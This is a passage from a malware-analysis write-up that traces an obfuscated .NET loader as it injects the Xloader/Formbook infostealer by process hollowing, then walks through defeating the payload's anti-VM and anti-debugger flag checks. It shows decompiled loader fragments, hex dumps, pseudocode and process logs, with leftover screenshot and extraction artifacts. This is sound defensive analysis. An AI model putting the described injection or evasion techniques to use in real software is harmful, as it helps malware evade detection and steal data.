		<b>Discomparad</b>	No	No	Yes	12	3.3.0.0	4/12/2023 5:21:39 PM

- We can also see the names of classes and methods that are being called from this assembly in the locals. Using this information, we can then setup another breakpoint in the **Discomparad.dll** method and continue debugging the 3rd resource.
- Again, we can explore the third binary and setup a breakpoint on the function that it tries to call.

```

1104
1105     // Token: 0x0000006 RID: 6 RVA: 0x0000230C File Offset: 0x0000050C
1106     private static void ParsingState(object TP)
1107     {
1108         Type type = ((Assembly)TP).GetTypes()[20];
1109         MethodInfo methodInfo = type.GetMethods()[29];
1110         methodInfo.Invoke(null, null);
1111     }

```

Name	Type
System.Type.GetMethods returned	System.Reflection.MethodInfo[]
TP	object
type	System.Type (System.RuntimeType)
methodInfo	System.Reflection.MethodInfo (Sy...)

We have now entered the method called by the previous dll. This binary is highly obfuscated with random variable and class names. Normally, what I do is that I check if a deobfuscator like de4dot or some other tool is able to deobfuscate such a binary. If it is possible then I patch the resource and continue my debugging with the deobfuscated version. But in this case, it is very tricky because this resource is dependent upon two other binaries that are being called first and to patch all these will be such a headache. So, I decided to move forward with the obfuscated version and see if I could understand what it is doing from the local variables and return values.

- I kept stepping over and checking the variables and function returns.
- It skipped most of the flags but then I stepped over a function and a return value shows that another binary has been returned. The MZ bytes (4D 5A) could be seen in the array.

```

367     kLSyeENxD6BMAeYADR.pF7UuGEEDQ(kLSyeENxD6BMAeYADR.BygaFSwCOK, text3);
368 }
369 kLSyeENxD6BMAeYADR.Nyia4kU4K9 = prF80JBVZRj2T0Fkq.tpZilwuGu6(prF80JBVZRj2T0Fkq.UDmimHqfLx(kLSyeENxD6BMAeYADR.JhQa06ajRr), kLSyeENxD6BMAeYADR.a1raZD3vqR);
370 if (flag10)
371 {
372     kLSyeENxD6BMAeYADR.QiKURAqT6Q();
373 }
374 bool flag11 = kLSyeENxD6BMAeYADR.T6ya8MhNrG != 4;
375 if (flag11)
376 {
377     kLSyeENxD6BMAeYADR.0xbUzehger(kLSyeENxD6BMAeYADR.T6ya8MhNrG, text);
378 }
379

```

Name	Type
SHEPeZA8U769EsDSdB.prF80JBVZRj2T0Fkq.UDmimHqfLx returned	byte[]
[0]	byte
[1]	byte
[2]	byte
[3]	byte
[4]	byte
[5]	byte
[6]	byte
[7]	byte
[8]	byte
[9]	byte
[10]	byte
[11]	byte
[12]	byte

- It confirms that this malware might perform some kind of injection or dump the binary in a file and execute it as a 2nd stage malware.
- I stepped into a function that is obfuscated but it looks like it is performing **process hollowing**, as the malware opens itself in a suspended state and ready to inject in the address space of this process.

The screenshot shows the dnSpy debugger interface with assembly code. The assembly code includes several memory allocation and write operations, notably:

```

212     int num4 = array[41];
213     int num5 = 0;
214     bool flag3 = !kLSyeENx6BMAeyADR.S84a7wSHKv(d1v5dekSwafeWcC7LB.157i53bf62, num4 + 8, ref num5, 4, ref num);
215     if (flag3)
216     {
217         throw new Exception();
218     }
219     bool flag6 = num3 == num5;
220     if (flag6)
221     {
222         bool flag7 = kLSyeENx6BMAeyADR.S84a7wSHKv(d1v5dekSwafeWcC7LB.157i53bf62, num4 + 8, ref num5, 4, ref num);
223         if (flag7)
224         {
225             throw new Exception();
226         }
227     }
228     int num6 = lggQNFuClTtxtC8;
229     int num7 = lggQNFuClTtxtC8;
230     bool flag8 = false;

```

Below the code, Process Hacker shows two processes named "formbook.exe" running under the user "DESKTOP-002IHON\shad". The second instance has a PID of 3720 and is highlighted with a red box.

- Stepped over few of the functions while checking RWX memory region of the process
- At one point it reserved the memory and then started writing shellcode into that memory in chunks
- It changes the execution of base image to the injected shellcode and finally resume the process using ResumeThread API.

The screenshot shows Process Hacker with a memory dump of the "formbook.exe" process (PID 3720). The dump window displays assembly code and memory dump content. A red box highlights the memory dump area, showing the following hex dump:

```

00000000 ad 5a 45 52 e8 00 00 00 58 83 e8 09 8b c8 83 MZER....X...
00000010 c0 3c b8 00 03 c1 83 c0 28 03 ff e1 90 00 00 .<.....(.
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....(.
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....(.
00000040 00 1f ba 00 00 b4 09 cd 21 b8 01 4c cd 21 54 68 .....!..L!Th
00000050 69 73 20 70 72 6f 67 72 61 6d 20 63 f1 66 ef is program canno
00000060 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 t be run in DOS
00000070 fd ff d4 65 2e 04 0d a0 24 00 00 00 00 00 00 mode.....
00000080 b1 1c 6c c1 f5 7d 02 92 f5 7d 02 92 f5 7d 02 92 ..1.)...-}.....
00000090 d2 bb cd 92 f4 7d 02 92 f5 69 d3 68 ff 7d 02 92 .....}.....
000000a0 d2 bb ce 92 f4 7d 02 92 f5 69 d3 68 ff 7d 02 92 ....)....Rich.)..
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....(.
000000c0 50 45 00 00 4c 01 01 00 f9 3f a3 30 00 00 00 00 PE..L....?.....
000000d0 00 00 00 00 00 00 00 00 00 02 01 0b 00 00 00 00 .....(.
000000e0 00 f0 02 00 00 00 40 00 10 00 00 00 02 00 00 00 .....@.....
000000f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.....
00000100 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....@.....
00000110 00 02 00 00 02 00 00 00 00 00 00 02 00 40 81 .....@....

```

- This is the exact behavior of process hollowing.
- I dumped this shellcode to analyze the malware separately as a second stage payload.
- The stage2 malware is the real xloader payload.

## Stage2: Xloader 4.3

Xloader is an infostealer malware that is the updated version of Formbook malware. It is sold on dark web for cheap prices with a MaaS architecture (Malware-as-a-Service). The authors of this malware put great effort in adding latest defense evasion techniques.

- Xloader aka Formbook is written in pure native assembly with a combination of c language
- The entropy is very high which suggests that there is embedded code or it might be packed
- There are 0 libraries, imports, strings found in this payload
- There are no valid strings other than the DOS message

property	value
footprint > sha256	E62F64CE4660FAD7D3B7F76BE42E66DEE3318004
first-bytes > hex	4D 5A 45 52 E8 00 00 00 00 58 83 E8 09 8B C8 83 C
first-bytes > text	M Z E R ..... X ..... < ..... ( ..
file > size	189952 bytes
<b>entropy</b>	<b>7.950</b>
signature	n/a
tooling	Visual Studio 2005
file-type	<b>executable</b>
<b>cpu</b>	<b>32-bit</b>
subsystem	GUI
file-version	n/a
description	n/a
<b>stamps</b>	
compiler-stamp	Mon Mar 05 07:27:53 2001   UTC
debug > stamp	n/a
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a

- The start of malware is fairly simple, it loads some necessary libraries before going to the malicious code
- It also performs some other kind of computations, probably decompressing some of its malicious code
- After the calculations, I came across a call to edx which leads to an unidentified code

Time	Process Name	PID	Operation	Path	Result
11:40...	dump.exe	1452	Process Start		SUCCESS
11:40...	dump.exe	1452	Thread Create		SUCCESS
11:40...	dump.exe	1452	Load Image	C:\Users\shaddy\Desktop\dump.exe	SUCCESS
11:40...	dump.exe	1452	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS
11:40...	dump.exe	1452	Load Image	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
11:40...	dump.exe	1452	QueryNameInfo...	C:\Users\shaddy\Desktop\dump.exe	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Users\shaddy\Desktop\dump.exe	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Windows\System32\ntdll.dll	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Windows\SysWOW64\ntdll.dll	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Windows	SUCCESS
11:40...	dump.exe	1452	Load Image	C:\Windows\System32\wow64.dll	SUCCESS
11:40...	dump.exe	1452	QueryNameInfo...	C:\Windows\System32\wow64.dll	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64.dll	SUCCESS
11:40...	dump.exe	1452	Load Image	C:\Windows\System32\wow64win.dll	SUCCESS
11:40...	dump.exe	1452	QueryNameInfo...	C:\Windows\System32\wow64win.dll	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64win.dll	SUCCESS
11:40...	dump.exe	1452	CloseFile	C:\Windows	SUCCESS
11:40...	dump.exe	1452	Load Image	C:\Windows\System32\wow64cpu.dll	SUCCESS
11:40...	dump.exe	1452	QueryNameInfo...	C:\Windows\System32\wow64cpu.dll	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Windows\System32\wow64cpu.dll	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Users\shaddy\Desktop	SUCCESS
11:40...	dump.exe	1452	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
11:40...	dump.exe	1452	QueryNameInfo...	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Windows\SysWOW64\kernel32.dll	SUCCESS
11:40...	dump.exe	1452	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
11:40...	dump.exe	1452	QueryNameInfo...	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS
11:40...	dump.exe	1452	CreateFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS

added C:\Windows\System32\wow64cpu.dll  
added C:\Windows\System32\kernel32.dll  
added C:\Windows\System32\kernelbase.dll

- The "call edx" instruction moves the program flow to a set of native assembly which is unidentified by IDA at this moment
- This means that, the code to which edx register now points was not understood by IDA which indicates that it might be encrypted at first
- From there the execution of real formbook payload starts

The screenshot shows two panes of the IDA Pro interface. The top pane displays assembly code starting with .text:006025E4. A blue box highlights the instruction .text:00602DE4 dd 0E1581FB0h, 7F000027h, 7F2D69ECh, 0F82FE3B6h, 300000D7h, 0EAB30805h. The bottom pane shows the corresponding hex dump for the same memory range, with a blue box highlighting the byte sequence 8B 75 0C.

```

.text:006025E4 dd 9F663DC1h, 3970D06Bh, 33036615h, 84F18000h, 7B992D01h, 0E8C3059Ah, 0
.text:006025E4 dd 8B55C358h, 0FD7B45ECh, 467B15C1h, 80B7D392h, 1D0312F4h, 825B1603h, 635ED9B8h
.text:006025E4 dd 9A0D850Bh, 0C2106547h, 0E8C3EAADh, 0, 8B55C358h, 9D2D19ECh, 7CB949C3h
.text:006025E4 dd 7C3569F8h
EDX: .text:00602DE4 dd 0E1581FB0h, 7F000027h, 7F2D69ECh, 0F82FE3B6h, 300000D7h, 0EAB30805h
.text:00602DE4 dd 0DD25C101h, 0B946C102h, 0C6993523h, 33427E94h, 0AC03352Dh, 343DC001h
.text:00602DE4 dd 4DE518C3h, 47CA0D28h, 0C04135E5h, 0E50E105h, 350155CDh, 892A51D9h, 5E6625C1h
.text:00602DE4 dd 8122391Ch, 46F2D5F9h, 353D2393h, 88BB7D55h, 6D61CE15h, 16158760h, 0AB9341D5h
.text:00602DE4 dd 1AC1EA81h, 3532F045h, 8C99FE2Ah, 51000DC0h, 0C19FBFFh, 21A0FC1Dh, 19BEDFF5h
.text:00602DE4 dd 2163080Bh, 7C87353Dh, 953D2954h, 4A6A5A6Fh, 3EF32D0Bh, 2503AAE7h, 84D994BDh
.text:00602DE4 dd 27F9DEA9h, 0E03DC093h, 3342B71Ch, 0DFC4FE81h, 0E8C3D86Ch, 0, 8B55C358h
.text:00602DE4 dd 0FAE84BECh, 81FFFFFFh, 9C74E8DBh, 25C19046h, 10D6CF96h, 0A0DC8040h
.text:00602DE4 dd 3B1A87BAh, 27051174h, 4A1CC476h, 13DA73A6h, 0A4E9732Dh, 1D1A524Bh, 58E0891Ch
.text:00602DE4 dd 446B2D69h, 0E77041C5h, 2D8A0000h, 9CF2C70Ah, 143C05C0h, 0B7861BDh, 4F50952Dh
.text:00602DE4 dd 61D8729h, 0E8EDA5D8h, 0FFFFFFA5h, 6175E815h, 3D0944A33h, 79E11D66h, 0AA690569h
.text:00602DE4 dd 459F4154h, 1DC10000h, 2799628Ch, 0C635005Fh, 1C9905Fh, 7192EB25h, 2DC057E8h
.text:00602DE4 dd 0EAC9B3B0h, 0B2C2D13DFh, 0E8285549h, 0FFF9969h, 1EE80D09h, 830F9379h
.text:00602DE4 dd 0FFFFFF5Dh, 17730587h, 350AD331h, 433B4722h, 80083588h, 2D1B6A5Eh, 5A45B1C8h
.text:00602DE4 dd 94C2F75Fh, 0B0679E15h, 2D87AEF2h, 340A8016h, 6E71528h, 3D1B45C7h, 3F6D906Dh
.text:00602DE4 dd 0FF23810Fh, 0FC81FFFFh, 0FE4E6671h, 621125C1h, 0C01EF6F2h, 8868F625h
.text:00602DE4 dd 3D194965h, 3DCAB925h, 0FEFF25C1h, 30224A23h, 14DCE605h, 80D1A25h, 0C1FC8B30h
.text:00602DE4 dd 46FC872Dh, 5A508FAAH, 0F9553735h, 0CD2D8741h, 0FB60436h, 0FFFEDC81h
.text:00602DE4 dd 7168FFh, 1DC11331h, 0F7C58F83h, 293511CDh, 29B79018h, 56D68D00h, 0FD1533B3h
.text:00602DE4 dd 4FA47F28h, 73E3050Ah, 15C14728h, 2CC1B792h, 3D3DC111h, 3427939Bh, 0C1F83D23h
00022DE4 00602DE4: .text:00602DE4 (Synchronized with EIP)

```


**Hex View-1**

```

005E1000 55 8B EC 8B 4D 08 33 C0 38 01 74 0B 8D 64 24 00 U<í<M.3À8.t..d$.
005E1010 40 80 3C 08 00 75 F9 40 50 FF 75 0C 51 E8 0E 00 @€<..uù@Pýü.Qè..
005E1020 00 00 83 C4 0C 5D C3 12 AA 28 11 9A E3 4F 63 8D ..fÄ.]Ã.‡(.šä0c.
005E1030 55 8B EC 53 56 57 33 FF 39 7D 10 76 4F 8B 55 08 U<íSW3y9}.v0<U.
005E1040 8B 75 0C 2B F2 8A 02 3C 41 72 35 3C 7A 77 31 3C <u.+òŠ.<Ar5<zwi<
005E1050 5A 76 04 3C 61 72 29 8A 1C 16 3C 5B 73 11 3A C3 Zv.<ar)Š..<[s.:Ã
005E1060 74 23 0F B6 C8 0F B6 C3 83 C1 20 3B C8 EB 14 3A t#.¡È.¡ÄfÄ.;Èë.:

```

- IDA resolves this chunk of assembly at run-time to continue debugging this dump.
- This is one of the many anti-analysis techniques added in the xloader payload.




After going through the newly resolved chunk of code, my program exited without doing anything else. I understood that there are anti-analysis techniques involved in this malware. So, my battle started with defeating anti-analysis techniques provided in the section below.


## Defeating Anti-Analysis:

### TAKE # 1: FAILED

- In first take, I simply changed the jump condition to divert the program from exiting the malware to continue with the actual program flow
- Changed the zero flag from 1 to 0 which sets the condition appropriately to let the program continue



- It continues the program, however it throughs exception right after stepping over a few functions.
- This patch will not work
- The malware is dependent upon the values that this flag is setting somewhere



## TAKE # 2: FAILED

The configuration object:

- Xloader payload initializes a configuration object on which it bases most of its execution flow
- The configuration obj is initialized with FFFFFFFF value and after that each function contributes to it.
- Some encrypted values are pushed onto this configuration object.

```

1 char __cdecl sub_5EBE63(int a1)
2 {
3     int v1; // eax
4     int v3; // eax
5     int v4; // eax
6
7     *(DWORD *)a1 = -1; // Initializing configuration object with FFFFFFFF value
8     *(DWORD *)(a1 + 20) = sub_5FCF13(a1); // Push encrypted strings or hashcodes onto conf obj. Also saves nt
9     v1 = sub_5FCD3(a1);
10    if ( !v1 )
11        return 0;
12    v3 = sub_5F95A3(a1, 115);
13    if ( sub_5FF9F3(v3) )
14    {
15        *(DWORD *)(a1 + 180) ^= *(DWORD *)(a1 + 4);
16        *(BYTE *)(a1 + 55) = 1;
17    }
18    v4 = sub_5FF633(a1);
19    *(DWORD *)(a1 + 12) = v4;
20    if ( !v4 )
21        return 0;
22    v3 = sub_5EB9E3() > 768;
23    sub_5EBAC3(a1);
24    sub_5EB633(a1);
25    sub_5EB893(a1);
26    sub_5EB703(a1);
27    return sub_5E9433(a1);
28
29}
30

0000BE77 sub_5EBE63:8 (SEBE77)

```

- The first function, saves lots of encrypted strings or hash codes. The purpose of these will be cleared later on in the execution
- Next to FF values, the base address of executing malware is saved
- On the third line another address is stored which is actually the address of **LdrLoadDLL** function from ntdll. This will be used to load further libraries

```


1 char __cdecl sub_5EBE63(int a1)
2 {
3     int v1; // eax
4     int v3; // eax
5     int v4; // eax
6
7     *(DWORD *)a1 = -1; // Initializing configuration object with FFFFFFFF value
8     *(DWORD *)(a1 + 20) = sub_5FCF13(a1); // Push encrypted strings or hashcodes onto conf obj. Also saves nt
9     v1 = sub_5FCD3(a1);
10    if ( !v1 )
11        return 0;
12    v3 = sub_5F95A3(a1, 115);
13    if ( sub_5FF9F3(v3) )
14    {
15        *(DWORD *)(a1 + 180) ^= *(DWORD *)(a1 + 4);
16        *(BYTE *)(a1 + 55) = 1;
17    }
18    v4 = sub_5FF633(a1);
19    *(DWORD *)(a1 + 12) = v4;
20    if ( !v4 )
21        return 0;
22    v3 = sub_5EB9E3() > 768;
23    sub_5EBAC3(a1);
24    sub_5EB633(a1);
25    sub_5EB893(a1);
26    sub_5EB703(a1);
27    return sub_5E9433(a1);
28
29}

0000BE63 sub_5EBE63:9 (SEBE63)

```

- I stepped over each function and monitored changes in memory side by side.
- Every function is contributing to the conf obj.

- The function in the screenshot below is loading a clean ntdll in the memory and saves its address on the conf obj
- Also, it is setting value in anti-vm flags that starts from the 45th element of the conf obj.
- The address of injected ntdll in memory starts on **0x1950000** and similarly in the 4 bytes after 24th element we have the address of injected ntdll saved.
- The flag value of 1 is also set in anti-vm flags.



- Continuing with the execution.
- It checks other anti-vm checks
- Like taking snapshot of running processes and filtering out if any of those processes are listed by the malware
- In the screenshot, we can see that it detected **procmon** in running processes

Address	Length	Result
0xdfe744	54	\Windows\SysWOW64\ntdll.dll
0xdfb00	58	C:\Windows\SysWOW64\ntdll.dll
0x10fe808	11	procmon.exe
0x10fe94c	22	svchost.exe
0x10feb54	11	Procmon.exe
0x1feee3	10	{3}!JW*h
0x1110b3c	80	C:\Program Files\IDA Pro 7.5 SP3\ida.exe

- After performing some of the anti-vm checks, it updated the flags on anti-analysis bytes as shown in screenshot below:

Pseudocode-A

```

1 char __cdecl sub_5EBE63(int a1)
2{
3 int v1; // eax
4 int v3; // eax
5 int v4; // eax
6
7 (*(_DWORD *)a1 = -1); // Initializing configuration obj with FFFFFFFF values
8 (*(_DWORD *)a1 + 20) = sub_5FCF13((_DWORD *)a1); // Pushes encrypted strings or hash codes onto conf obj
9 v1 = sub_5FCE03(a1); // pushes address of ntdll onto conf obj
10 (*(_DWORD *)a1 + 8) = v1;
11 if ( !v1 )
12     return 0;
13 (*(_BYTE *)a1 + 56) = sub_5EB9E3() > 768;
14 v3 = sub_5F95A3(a1, 115);
15 if ( sub_5FF9F3(v3) ) // Checks some conditions and make changes in anti-vm bytes
16 {
17     (*(_DWORD *)a1 + 180) ^= (*(_DWORD *)a1 + 4);
18     (*(_BYTE *)a1 + 55) = 1;
19 }
20 v4 = sub_5FF633(a1);
21 (*(_DWORD *)a1 + 12) = v4; // Loads clean ntdll and injects it in memory. Also saves its a
22 if ( !v4 )
23     return 0;
24 (*(_BYTE *)a1 + 57) = sub_5EB9E3() > 768;
25 sub_5BAC3(a1); // Checks running processes and make decisions on flags
26 sub_5EB893(a1);
27 sub_5EB703(a1);
28 sub_5EB433(a1);
29 return sub_SE9433(a1); // Checks anti-vm flags and returns either 0 or 1
30}

```

Hex View-1

Anti-Flags Analysis

0000BE8B sub\_5EBE63:25 (SEBE8B)

0000BE8B sub\_5EBE63:25 (SEBE8B)

- The last function is matching the anti-vm flags with the sequence it requires to progress.
- As can be seen in the screenshot, my sequence doesn't match to what it should be,
- It means the malware has either **detected the debugger** or tools like **procmon** or some other parameter
- Therefore, the program exits.

Pseudocode-A

```

1 BOOL __cdecl sub_SE9433(_BYTE *a1)
2{
3 return !a1[45] // 0
4 && a1[46] // 1
5 && a1[47] // 1
6 && a1[48] // 0
7 && a1[49] // 0
8 && a1[50] // 1
9 && a1[51] // 0
10 && a1[52] // 1
11 && a1[53] // 0
12 && a1[54] // 1
13 && a1[55]; // 0 .Correct sequence of anti-vm flags
14}

```

Hex View-1

0000BE8B sub\_5EBE63:25 (SEBE8B)

0000BE8B sub\_5EBE63:25 (SEBE8B)

- So, in take # 2 of defeating anti-reverse engineering or anti-vm techniques, I simply patched the sequence of these flags in the memory to the required sequence.
- Patching memory, and moving onto the execution should work, because these flags are being used somewhere ahead in the program. So, simply changing the conditional jump would always crash the program.
- However, in case of memory patch, these values would be continued in the program and this issue should be fixed.

CC0	01	00	00	00	00	00	70	60	77	F0	DD	65	77	00	00	01	01
CD0	00	00	01	00	01	00	01	00	00	00	00	00	00	00	00	00	


- Patched the memory and now it goes back to the condition which is true
- However, something is wrong here.
- Because the names of the dll being searched is very weird.

- Now I understand, that these sequences of bytes are being used in a decryption algorithm to decrypt the names of libraries and APIs.
- But since I patched the bytes in memory, it should have been able to decrypt accurately which it is not. That means that the sequence is used somewhere else before performing the anti-analysis check.

The screenshot shows a debugger interface with three panes:

- Pseudocode-A:** Contains assembly code for a function named `sub_5EBF13`. It includes several calls to `sub_SEBE63` and `sub_SEFF03`, and a return statement.
- Pseudocode-B:** Another pane showing pseudocode.
- Pseudocode-C:** Another pane showing pseudocode.
- Hex View-1:** A hex dump of memory starting at address `010FEC60`. It shows various bytes and some recognizable strings like "Al..èò..11..^", "1..òò..1..", "1..à..^..+", "1..M1.....", and "pc.8c.gT.&L".
- Process Monitor - Sysinternals:** Shows a timeline of file operations for process ID 1056. Most entries are "CreateFile" operations for various DLLs, with one notable entry for "dump.exe" at address `010FEC80`.

- I let the malware continue and again it crashed, because it was not able to decrypt its configuration and hence looking for encrypted dll names.
- So that means, I might be missing some important function and because it is detecting the debugger, it would be skipping some important function.



### TAKE # 3: PASSED

- In third take, I have debugged a lot of the code and finally, found the function over which the program was skipping because of a single flag condition not being met.
- So, I changed the values of condition to allow it to execute as well as changed the value of register that was being pushed to the **conf obj**.
- In my environment, there were always 3 flags that were changed. The value on the third element was 0 however it should be 1, and the two elements at 11,12th position.

- I also know that those two were changed because of procmon and other such analysis tools. So, it is easier to just change the name of procmon and continue.
- Instead of applying memory patches, I have changed the values at run-time before they were pushed onto the memory stack and **voila**, the malware executed perfectly without any exceptions.

Immunity Debugger Screenshot showing assembly and memory dump panes. The assembly pane highlights a jump instruction to `loc_5FF6D5`. The memory dump pane shows the stack starting at `0133EAD8`.

- Now this time, I stepped over the function that loads libraries and instead of encrypted names, the full names of libraries have been seen and successfully loaded as can be seen in procmon.
- I let the program continue without any other interaction and the debugger exited with status code 0, which means now there is no exception.
- However, it still hasn't performed all the functionality which indicates there are **more anti-analysis techniques** ahead.

Immunity Debugger Screenshot showing assembly and memory dump panes. The assembly pane highlights a jump instruction to `loc_5EBF2A`. The memory dump pane shows the stack and general registers. Below the debugger is a Process Monitor window showing system calls and file operations.

Output window

